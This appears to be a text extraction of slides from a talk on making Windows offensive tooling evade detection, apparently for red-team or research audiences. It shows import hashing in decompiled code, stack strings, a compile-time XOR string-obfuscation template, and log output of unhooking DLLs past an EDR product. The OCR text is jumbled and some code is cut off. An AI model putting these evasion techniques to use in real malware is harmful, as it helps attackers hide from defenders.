sub_14000107C(&StartupInfo.lpReserved, 0i64, 96i64);
                                                                      Size
CreateProcessA(
                                                                      Sections
  0i64,
                                                                              Name
                                                                                        .text
  (LPSTR)"c:\\windows\\system32\\calc.exe",
                                                                              Size
  0i64,
  0i64,
                                                                              Name
                                                                                        .rdata
  0,
                                                                              Size
  0,
  0i64,
  0i64.
                                                                              Name
                                                                                       .data
  &StartupInfo,
                                                                              Size
  &ProcessInformation);
CloseHandle(ProcessInformation.hProcess);
CloseHandle(ProcessInformation.hThread);
                                                                              Name
                                                                                       .pdata
                                                                              Size
```

```
We don't want imports
They reveal the functionality of our application at a quick glance
```

```
: 3.28180420441505
                : 4.1 KB
                512 bytes
        Entropy 5.2257334507774225
                1024 bytes
       Entropy 3.2618510905240425
                512 bytes
       Entropy 0.3911774675255742
                512 bytes
        Entropy 0.3180652413766767
       Name
                 .rsrc
       Size
                512 bytes
       Entropy 4.696122618599126
Imports
kernel32.dll
       2 Imports
        0x140002000 CreateProcessA
        0x140002008 CloseHandle
```

After



```
int64 start()
void ( fastcall *v0)( QWORD, const char *, QWORD, QWORD, DWORD, DWORD, QWORD, int *, int64 *); // rax
void ( fastcall *v1)( int64); // rax
void ( fastcall *v2)( int64); // rax
 int64 v4[4]; // [rsp+50h] [rbp-98h] BYREF
int v5; // [rsp+70h] [rbp-78h] BYREF
char v6[112]; // [rsp+78h] [rbp-70h] BYREF
                                                                                                    Size
sub 140001158();
v5 = 104;
sub 1400012F0(v6, 0i64, 96i64);
v0 = (void (_fastcall *)(_QWORD, const char *, _QWORD, _QWORD, _DWORD, _QWORD, _QWORD, int *,
v0(0i64, "c:\\windows\\system32\\calc.exe", 0i64, 0i64, 0, 0, 0i64, 0i64, &v5, v4);
v1 = (void ( fastcall */( int64))sub 140001000(1843107157i64, 946915847i64);
v1(v4[0]);
v2 = (void ( fastcall*)( int64))sub 140001000(1843107157i64, 946915847i64);
v2(v4[1]);
return 0i64;
```

Plaintext string is bad



Total Entropy : 3.454934280615399
Size : 4.6 KB
Sections :

Name .text Size 1024 bytes

Entropy 5.431166098007849

Name .rdata Size 1024 bytes Entropy 2.64662387167319

Name .data Size 512 bytes Entropy 0.3911774675255742

Name .pdata Size 512 bytes Entropy 0.4317592612339012

Name .rsrc Size 512 bytes

Entropy 4.696122618599126

91e Imports

: NONE!

Stack Strings

```
int main() {
    unsigned char stringexample[] = { 'H', 'e', 'l', 'l', 'o', ' ', 'w', 'o', 'r', 'l', 'd', '0' };
    const char* stringexample2 = "Hello World\n";
    print("%s %s\n", stringexample, stringexample2);
}
```

```
??_C@_030FAPEBGM@?$CFs?6@ DB '%s', 0aH, 00H ; `string'
??_C@_0N@BEEODGFF@Hello?5World?6@ DB 'Hello World', 0aH, 00H ; `string'
```

> Static strings are always bad to have

```
mov DWORD PTR stringexample$[rbp-64], 1819043144; 6c6c6548H
lea rcx, OFFSET FLAT:??_C@_030FAPEBGM@?$CFs?6@
mov DWORD PTR stringexample$[rbp-60], 1870078063; 6f77206fH
mov DWORD PTR stringexample$[rbp-56], 811887730; 30646c72H
call print
```

InfoSecurity

> Here our string is setup on the stack AND it won't show when strings.exe run against it

XORing Strings

```
template <typename T, unsigned int N>
struct obfuscator {
     T m_data[N] = { 0 };
     constexpr obfuscator(const T* data) {
         for (unsigned int i = 0; i < N; i++) {
             m_data[i] = (data[i] ^ (KEY));
     void deobfuscate(T* des) const {
         int i = 0;
         do {
             des[i] = (m_data[i] ^ (KEY));
             i++;
         } while (des[i - 1]);
```



Random Compile Time Keys

constexpr auto KEY = RandomSeed() % 0xFF;

Ruptura



Profiting

```
// Use these sparingly! They can often raise the entropy
#define OBFW(str)\
    []() -> wchar_t* {\
        constexpr auto size = sizeof(str)/sizeof(str[0]);\
        constexpr auto obfuscated_str = obfuscator<wchar_t, size>(str);\
        static wchar_t original_string[size];\
        obfuscated_str.deobfuscate((wchar_t*)original_string);\
        return original_string;\
}()
#define OBFA(str)\
    []() -> char* {\
        constexpr auto size = sizeof(str)/sizeof(str[0]);\
        constexpr auto obfuscated_str = obfuscator<char, size>(str);\
        static char original_string[size];\
        obfuscated_str.deobfuscate((char*)original_string);\
        return original_string;\
}()
```



Some code!!

- https://github.com/rad9800/WTSRM
- Applies most things in this talk + more
- Highly commented

CrowdStrike Falcon Sensor

CrowdStrike Falcon Sensor is turned on.

Current threats

No actions needed.

Protection settings

No actions needed.

Protection updates

No actions needed.

Open app

```
Hooked Function at 0x00007FFA324CD760
Hooked Function at 0x00007FFA324CD760
Hooked Function at 0x00007FFA324CD260
Function Not Hooked at 0x00007FFA324CD440
Unhooked ntdll.dll from \KnownDlls\ntdll.dll
Unhooked KERNEL32.DLL from \KnownDlls\KERNEL32.DLL
Unhooked KERNELBASE.dll from \KnownDlls\KERNELBASE.dll
Unhooked USER32.dll from \KnownDlls\USER32.dll
Unhooked win32u.dll from \KnownDlls\win32u.dll
Unhooked GDI32.dll from \KnownDlls\GDI32.dll
Unhooked gdi32full.dll from \KnownDlls\gdi32full.dll
Unhooked msvcp win.dll from \KnownDlls\msvcp win.dll
Unhooked ucrtbase.dll from \KnownDlls\ucrtbase.dll
Unhooked IMM32.DLL from \KnownDlls\IMM32.DLL
Function Not Hooked at 0x00007FFA324CD760
Function Not Hooked at 0x00007FFA324CD760
Function Not Hooked at 0x00007FFA324CD260
Function Not Hooked at 0x00007FFA324CD440
```

Total Entropy : 3.989938286177044 Size : 5.1 KB Sections

Name .text Size 2048 bytes

5.490505892886865 Entropy

Name .rdata Size 512 bytes

2.816234608910714 Entropy

Name .data 512 bytes Size

0.16299007530476972 Entropy

Name .pdata Size 512 bytes

0.32101402068200274 Entropy

Name .rsrc Size 512 bytes

Entropy 4.696122618599126

Imports : NONE!

Key Takeaways

- Unhooking is trivial task, but it doesn't mean you're in the clear
- Operations security can be start to be achieved by import hashing and string obfuscation
- Keep it simple
 - The less you have, the less room for detection



Going forward

- > The C Programming Language. 2nd Edition
- > <u>Dennis Yurichev's RE4B</u> (Reverse engineering)
- > Agner Fog's Series (x86 optimization BIBLE)
- > Pavel Yosifovich's Windows 10 System Programming, Part 1
- > Windows Internals 7th Edition, Part 1
- > vxunderground's malware archives

